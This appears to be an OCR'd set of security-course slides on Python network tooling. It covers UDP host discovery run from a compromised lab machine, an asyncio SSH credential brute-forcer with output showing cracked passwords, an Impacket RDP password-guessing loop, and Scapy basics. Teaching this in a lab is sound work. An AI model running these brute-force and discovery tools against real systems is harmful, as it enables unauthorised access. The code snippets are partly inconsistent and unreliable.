
- In this section, we will look at how to write a host discovery script that will show hosts that are alive.
- **The idea here is to send a UDP packet through our previous UDP client. If the port is closed, the target system will send us an ICMP packet that contains "Destination unreachable (Port unreachable)"**
- As an example, we will run our previous UDP client:

```
$ python udp_client.py 172.16.238.100 9999
```

Network (cont.)

UDP host discovery (cont.)

- If we open Wireshark, we will see that an ICMP packet containing "Destination unreachable (Port unreachable)" has been sent back.



- This behavior can be utilized to tell whether the host is up or not.

Network (cont.)

UDP host discovery (cont.)

- If we try to send a packet to a non-existent host:

```
$ python udp_client.py 172.16.238.123 9999
```

- We will see that we don’t get anything.

- Now that we’re aware of this behavior, we will proceed to script the process in one program.

Network (cont.)

UDP host discovery (cont.)

- For this task, we will need to parse IPv4 packet and determine whether the protocol's type is ICMP.
- If it is, we will parse the ICMP packet and extract the data. If it matches the data we sent, then the host that sent the packet is alive.
- This program will need to be run as root since it will be acting as a network sniffer.

- To write the program, we first import the needed libraries:

```
import socket
import struct
import ipaddress
import sys
import threading

from os import getuid
from time import sleep
```

Network (cont.)

UDP host discovery (cont.)

- Next, we implement a function that sends the UDP packet with a specific message.

```
def send_discovery_udp(host, msg, time_to_sleep=0.1):
    global DONE
    for host in ipaddress.IPv4Network(host).hosts():
        with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
            s.sendto(msg.encode(), (str(host), 9999))
            sleep(time_to_sleep)
    DONE = True
```

Network (cont.)

UDP host discovery (cont.)

- Next, we implement a function that basically converts any IPv4 from bytes to string:

```
def get_ip(addr):
    first_octet = (addr >> 24) & 0xff
    second_octet = (addr >> 16) & 0xff
    third_octet = (addr >> 8) & 0xff
    fourth_octet = addr & 0xff
    return '.'.join(map(str, [first_octet, second_octet, third_octet, fourth_octet]))
```

Network (cont.)

UDP host discovery (cont.)

- Next, we write a function that parses IPv4 data to extract information from it.
- Before we do so, we should be aware of the structure of an IPv4 packet header




Fig: IPv4 Frame Format

SECURITY FLAME

Network (cont.)

UDP host discovery (cont.)

- Once we're aware of the IPv4 format structure, we can write a function to parse it as follows:


```
def parse_ipv4(raw_data):
    version = (raw_data[0] >> 4)
    header_length = (raw_data[0] & 0x0f) * 4
    top = raw_data[1]
    total_length = struct.unpack("!H", raw_data[2:4])[0]
    iden = struct.unpack("!H", raw_data[4:6])[0]
    flags_fs = struct.unpack("!H", raw_data[6:8])[0]
    flags = flags_fs >> 13
    fs = flags_fs & 0x1fff
    ttl = struct.unpack("!B", raw_data[8:9])[0]
    proto = struct.unpack("!B", raw_data[9:10])[0]
    header_checksum = struct.unpack("!H", raw_data[10:12])[0]
    src_addr = struct.unpack("!L", raw_data[12:16])[0]
    dst_addr = struct.unpack("!L", raw_data[16:20])[0]
    data = raw_data[header_length:]
    src_addr = get_ip(src_addr)
    dst_addr = get_ip(dst_addr)
    return (version, header_length, total_length,
           ttl, proto, header_checksum, src_addr,
           dst_addr, data)
```

Network (cont.)

UDP host discovery (cont.)

- Once we parse the IPv4 header, we proceed further to parse the data it includes. We parse ICMP packets only when the protocol indicated in IPv4 header is ICMP.
- That said, we will write a simple function that parses an ICMP packet.

```
def parse_icmp(raw_data):
    packet_type, code, checksum = struct.unpack('! B B H', raw_data[:4])
    data = raw_data[4:]
    return packet_type, code, checksum, data
```




Network (cont.)

UDP host discovery (cont.)

- Once extracted, the ICMP packet will be embedded with an IPv4 packet that we will need to parse IPv4 once again with our previously written function (**parse_ipv4**).

- Next, we will write a function that parses UDP packets to extract the data:

```
def parse_udp(raw_data):
    src_port, dest_port, size, checksum = struct.unpack('! H H H H', raw_data[:8])
    return src_port, dest_port, size, checksum, raw_data[8:]
```



Network (cont.)

UDP host discovery (cont.)

- Now if the UDP data contained within the UDP packet is the same as the one we sent earlier, we know that the host is up/alive.
- All the logic is shown in **start_sniffer** function.

- First, we start sniffing for ICMP packets and parse any incoming packet.

```
DONE = False
def start_sniffer(msg):
    with socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP) as s:
        try:
            while not DONE:
                raw_data, addr = s.recvfrom(65535)

                ipv4  = parse_ipv4(raw_data)
                (version, header_length, total_length, ttl,
                 proto, header_checksum,src_addr,
                 dst_addr, data) = ipv4
                ...
```

SECURITY FLAME

Network (cont.)

UDP host discovery (cont.)

- Next, we check if the IPv4 header protocol matches ICMP, if it is, we parse it. We then parse IPv4 header again since the ICMP packet included IPv4 header in its data.

```
# ICMP
if ipv4_proto == 1:
    # If the source is the same as the target, then we should ignore it.
    if(ipv4_src_addr == ipv4_dst_addr): continue
    icmp_packet_type, icmp_code, icmp_checksum, icmp_data = parse_icmp(ipv4_data)
    (ipv4_version2, ipv4_header_length2,
    ipv4_total_length2, ipv4_ttl2,
    ipv4_proto2, ipv4_header_checksum2,
    ipv4_src_addr2, ipv4_dst_addr2,
    ipv4_data2) = parse_ipv4(icmp_data[4:])
```

Network (cont.)

UDP host discovery (cont.)

- We then parse UDP from the second ipv4 packet data. We check if the extracted data from the UDP packet matches the msg we've sent.
- If it matches, then we know that the target is alive.

```
(udp_src_port, udp_dest_port,
udp_size, udp_checksum,
udp_data) = parse_udp(ipv4_data2)

if(udp_data == msg.encode()):
    print(f"{ipv4_src_addr} is alive!")
```

Network (cont.)

UDP host discovery (cont.)

- Finally, we define the main function

```
def main():
    if(getuid() != 0):
        print("This script must be run as root!")
        sys.exit(0)

    if(len(sys.argv) != 2):
        print(f"python {sys.argv[0]} <host | network>")
        print(f"python {sys.argv[0]} 192.168.1.5")
        print(f"python {sys.argv[0]} 192.168.1.0/24")
        sys.exit(0)

    msg = "ilikekombucha!"

    t = threading.Thread(target=send_discovery_udp, args=(sys.argv[1], msg))

    t.start()

if __name__ == "__main__":
    main()
```

Network (cont.)

UDP host discovery (cont.)

- The full code should be available in the course's github repository at the time of presenting this slide.
- If we run our UDP host discovery.

```
$ sudo python udp_host_discovery.py 172.16.238.0/24
172.16.238.100 is alive!
```

- If we run this from our previously compromised target

```
root@pcpapp:/tmp# python3.10 udp_host_discovery.py 172.16.238.0/24
172.16.238.1 is alive!
172.16.238.11 is alive!
172.16.238.12 is alive!
172.16.238.51 is alive!
root@pcpapp:/tmp#
```

Network (cont.)

Asynchronous UDP Host Discovery

- Instead of doing all the hard work ourselves, we can make our UDP discovery script faster and even more reliable with asyncio.
- We will follow the same logic, but we won't need to parse packets manually.

- First, we will import needed libraries:

```
import sys
import asyncio
import random
import ipaddress
```

Network (cont.)

Asynchronous UDP Host Discovery (cont.)

- Next, we will define a class containing handlers:

```
class HostDiscoverer:
    def __init__(self, message, on_con_lost, host, tries, i):
        self.message = message
        self.on_con_lost = on_con_lost
        self.host = host
        self.tries = tries
        self.current_iteration = i
        self.transport = None

    def connection_made(self, transport):
        self.transport = transport
        self.transport.sendto(self.message.encode())

    def datagram_received(self, data, addr):
        self.tries[self.current_iteration] = True
        self.transport.close()

    def error_received(self, exc):
        if(exc.errno == 111):
            self.tries[self.current_iteration] = True
            self.transport.close()

        if(all(self.tries)):
            print(f"{self.host} is alive!")

    def connection_lost(self, exc):
        pass
```

SECURITY FLAME

Network (cont.)

Asynchronous UDP Host Discovery (cont.)

- Next, we will define our **run** method, which will run the host discovery process

```
async def run(host):
    tries = [False, False, False]

    message = "ilikekombucha!"

    for i in range(3):
        loop = asyncio.get_running_loop()
        on_con_lost = loop.create_future()
        transport, protocol = await loop.create_datagram_endpoint(
            lambda: HostDiscoverer(message, on_con_lost, host, tries, i),
            remote_addr=(host, random.randrange(10000, 65535)))
        try:
            await asyncio.wait_for(on_con_lost, timeout=1)
        except asyncio.exceptions.TimeoutError:
            pass
        finally:
            transport.close()
```

SECURITY FLAME

Network (cont.)

Asynchronous UDP Host Discovery (cont.)

- Finally, we will define and run our **main** function which will run all the host discovery coroutines for us

```
async def main():
    coros = [run(str(host)) for host in ipaddress.IPv4Network(sys.argv[1]).hosts()]
    await asyncio.gather(*coros)

asyncio.run(main())
```

Network (cont.)

Asynchronous UDP Host Discovery (cont.)

- If we run this from our Kali machine

```
$ python udp_host_discovery_asyncio.py 172.16.238.0/24
172.16.238.100 is alive!
```

- If we run this from the compromised machine

```
root@pcpapp:/tmp# python3.10 udp_host_discovery_asyncio.py 172.16.238.0/24
172.16.238.1 is alive!
172.16.238.11 is alive!
172.16.238.12 is alive!
172.16.238.51 is alive!
172.16.238.100 is alive!
root@pcpapp:/tmp#
```

- We notice that this runs faster than our previous synchronous script.

Network (cont.)

Brute Forcing Network Services

- We might want to write a tool to brute force credentials against any targeted service such as SSH, FTP, or RDP. Once we understand the authentication mechanism, we can start writing code to brute force the targeted service.

- Most of the time, the protocols we need to brute force against are already implemented in Python.

Network (cont.)

Brute Forcing Network Services (cont.) : Brute Forcing SSH

- There are several modules that can deal with SSH connections
  - paramiko
  - pexpect
  - asyncssh
  - … and few others.
- Since brute forcing through the network is considered I/O bound, and there are many credentials to brute force, we will use **asyncssh** because it's compatible with **asyncio**.
- To install asyncssh, we can use pip

```
pip3.10 install asyncssh
```

Network (cont.)

Brute Forcing Network Services (cont.) : Brute Forcing SSH

- First, we will import the needed libraries:

```
import sys, asyncio, asyncssh, argparse, ipaddress
```

- Next, the core part of our SSH brute forcer will be simple enough that it can be written in few lines:

```
sem = asyncio.Semaphore(100)

async def check_ssh_creds(host, username, password, port=22):
    async with sem:
        try:
            await asyncio.wait_for(
                    asyncssh.connect(host,
                        username=username,
                        password=password,
                        port=port,
                        public_key_auth=False),
                    timeout=3)
            print("[+] Credentials found:", host, username, password)
        except Exception as e:
            pass
```

SECURITY FLAME

Network (cont.)

Brute Forcing Network Services (cont.) : Brute Forcing SSH

- The rest of the code will just extract users/passwords from files and feed them to the **check_ssh_creds** function.

```
async def main(targets, port, users_file, pwds_file):
    coros = []
    for target in targets:
        for username in users_file:
            for password in pwds_file:
                coros.append(check_ssh_creds(str(target), username.strip(), password.strip(), port))
            pwds_file.seek(0)
        users_file.seek(0)
    await asyncio.gather(*coros)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Async SSH brute forcer")
    parser.add_argument("targets", help="IPv4 host or network 192.168.10.5, 192.168.10.0/24, ..etc", nargs=1)
    parser.add_argument("-U", dest="users_file", help="File containing users each in a line", required=True)
    parser.add_argument("-P", dest="pwds_file", help="File containg passwords each in a line", required=True)
    parser.add_argument("-p", dest="port", help="Port to use when connecting to SSH", default=22)
    ...
    targets = ipaddress.IPv4Network(*args.targets).hosts()
    port = args.port
    users_file = open(args.users_file)
    pwds_file = open(args.pwds_file)
    asyncio.run(main(targets, port, users_file, pwds_file))
```

Network (cont.)

Brute Forcing Network Services (cont.) : Brute Forcing SSH

- If we run the script, we against the target, we should get some credentials back


```
$ proxychains python3.10 asyncssh_bruteforce_ssh.py -U users.txt -P passwords.txt 172.16.238.11
[+] Credentials found: 172.16.238.11 root s3cr3t
[+] Credentials found: 172.16.238.11 khalid 1337khalid
```

- In case of issues, try to lower the concurrent connections made through the Semaphore variable **sem**.

Network (cont.)

Brute Forcing Network Services (cont.) : Playing with Impacket

- "Impacket is a collection of Python classes for working with network protocols." - Impacket Github page
- Impacket provides low-level programming access to network packets.
- Impacket also provides examples on what can be don with it.
- In this section, we will utilize Impacket to brute force RDP servers as an example.



master ▾ impacket / examples / Go to file

ShutdownRepo Dup fix and file mode changed to 775 ✓ 62b8769 on Oct 25 History

..

Get-GPPPassword.py	Arrange tagline, copyright and license notes across all source files	5 months ago
GetADUsers.py	Arrange tagline, copyright and license notes across all source files	5 months ago
GetNPUsers.py	Arrange tagline, copyright and license notes across all source files	5 months ago
GetUserSPNs.py	Arrange tagline, copyright and license notes across all source files	5 months ago
addcomputer.py	Arrange tagline, copyright and license notes across all source files	5 months ago
atexec.py	Arrange tagline, copyright and license notes across all source files	5 months ago
dcomexec.py	Arrange tagline, copyright and license notes across all source files	5 months ago
dpapi.py	dpapi.py: Updated description and copyright year.	5 months ago
esentutl.py	Arrange tagline, copyright and license notes across all source files	5 months ago
exchanger.py	Arrange tagline, copyright and license notes across all source files	5 months ago
findDelegation.py	Arrange tagline, copyright and license notes across all source files	5 months ago
getArch.py	Arrange tagline, copyright and license notes across all source files	5 months ago
getPac.py	Arrange tagline, copyright and license notes across all source files	5 months ago
getST.py	Fixed typos	2 months ago
getTGT.py	Arrange tagline, copyright and license notes across all source files	5 months ago
goldenPac.py	Arrange tagline, copyright and license notes across all source files	5 months ago
karmaSMB.py	Arrange tagline, copyright and license notes across all source files	5 months ago
kintercept.py	Arrange tagline, copyright and license notes across all source files	5 months ago
lookupsid.py	Arrange tagline, copyright and license notes across all source files	5 months ago
mimikatz.py	Removed some deprecation warnings (#1157)	3 months ago
mqtt_check.py	Arrange tagline, copyright and license notes across all source files	5 months ago
mssqlclient.py	Arrange tagline, copyright and license notes across all source files	5 months ago

Network (cont.)

Brute Forcing Network Services (cont.) : Brute forcing RDP with Impacket

- RDP is a complicated protocol.
- Impacket has provided a script to check whether a specific set of credentials are valid or not.

- We will modify the script to suit our needs.

- We need to brute force with a
  - Host
  - User
  - List of passwords

- We can grab the script from Impacket and start modifying it.

SECURITY FLAME

Network (cont.)

Brute Forcing Network Services (cont.) : Brute forcing RDP with Impacket

- The logic here is to loop through all passwords and use **check_rdp** provided by Impacket to check credentials

```
    ...
    with open(password_file, "rt") as f:
        for pwd in f:
            pwd = pwd.strip()
            logging.debug(f"Trying password: {pwd}")
            if(check_rdp(address, username, pwd, domain, opts.hashes)):
                logging.info(f"Found password: {pwd}")
                break
    logging.info(f"Brute forcing {address} finished")
```

- Output

```
$ python rdp_brute.py -u joe -P passwords.txt -t 192.168.10.192
[31/12/2021 15:35:51] INFO: Found password: passw0rd
[31/12/2021 15:35:51] INFO: Brute forcing 192.168.10.192 finished
```

- Full script can be found in the course repository at the time of this slide being presented.

SECURITY FLAME

Network (cont.)

Scapy

- Scapy "is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more."
- "These capabilities allow construction of tools that can probe, scan or attack networks"
- Scapy is also a package in Python that we can integrate our Python scripts with.
- Scapy can be installed with pip

```
$ pip install scapy
Collecting scapy
  Downloading scapy-2.4.5.tar.gz (1.1 MB)
     |████████████████████████████████| 1.1 MB 376 kB/s
Using legacy 'setup.py install' for scapy, since package 'wheel' is not installed.
Installing collected packages: scapy
    Running setup.py install for scapy ... done
Successfully installed scapy-2.4.5
```

Network (cont.)

Scapy: Basics

- **ls** function

```
$ sudo scapy
...
>>> help(ls)
Help on function ls in module scapy.packet:

ls(obj=None, case_sensitive=False, verbose=False)
    List  available layers, or infos on a given layer class or name.

    :param obj: Packet / packet name to use
    :param case_sensitive: if obj is a string, is it case sensitive?
    :param verbose:
```

Network (cont.)

Scapy: Basics

- **ls** function (cont.)

```
>>> ls(IP)
version    : BitField  (4 bits)                  = ('4')
ihl        : BitField  (4 bits)                  = ('None')
tos        : XByteField                          = ('0')
len        : ShortField                          = ('None')
id         : ShortField                          = ('1')
flags      : FlagsField                          = ('<Flag 0 ()>')
frag       : BitField  (13 bits)                 = ('0')
ttl        : ByteField                           = ('64')
proto      : ByteEnumField                       = ('0')
chksum     : XShortField                         = ('None')
src        : SourceIPField                       = ('None')
dst        : DestIPField                         = ('None')
options    : PacketListField                     = ('[]')
```

Network (cont.)

Scapy: Basics

- **ls** function (cont.)

```
>>> ls(IP)
version    : BitField  (4 bits)                  = ('4')
ihl        : BitField  (4 bits)                  = ('None')
tos        : XByteField                          = ('0')
len        : ShortField                          = ('None')
id         : ShortField                          = ('1')
flags      : FlagsField                          = ('<Flag 0 ()>')
frag       : BitField  (13 bits)                 = ('0')
ttl        : ByteField                           = ('64')
proto      : ByteEnumField                       = ('0')
chksum     : XShortField                         = ('None')
src        : SourceIPField                       = ('None')
dst        : DestIPField                         = ('None')
options    : PacketListField                     = ('[]')
```

SECURITY FLAME

Network (cont.)

Scapy: Basics

- **Constructing simple IP packet**

```
>>> ip = IP(dst="172.16.238.100")
>>> ip
<IP  dst=172.16.238.100 |>
>>> ip.src = "1.2.3.4"
>>> ip
<IP  src=1.2.3.4 dst=172.16.238.100 |>
```

Network (cont.)

Scapy: Basics

- **Listing TCP fields using ls**

```
>>> ls(TCP)
sport      : ShortEnumField                    = ('20')
dport      : ShortEnumField                    = ('80')
seq        : IntField                          = ('0')
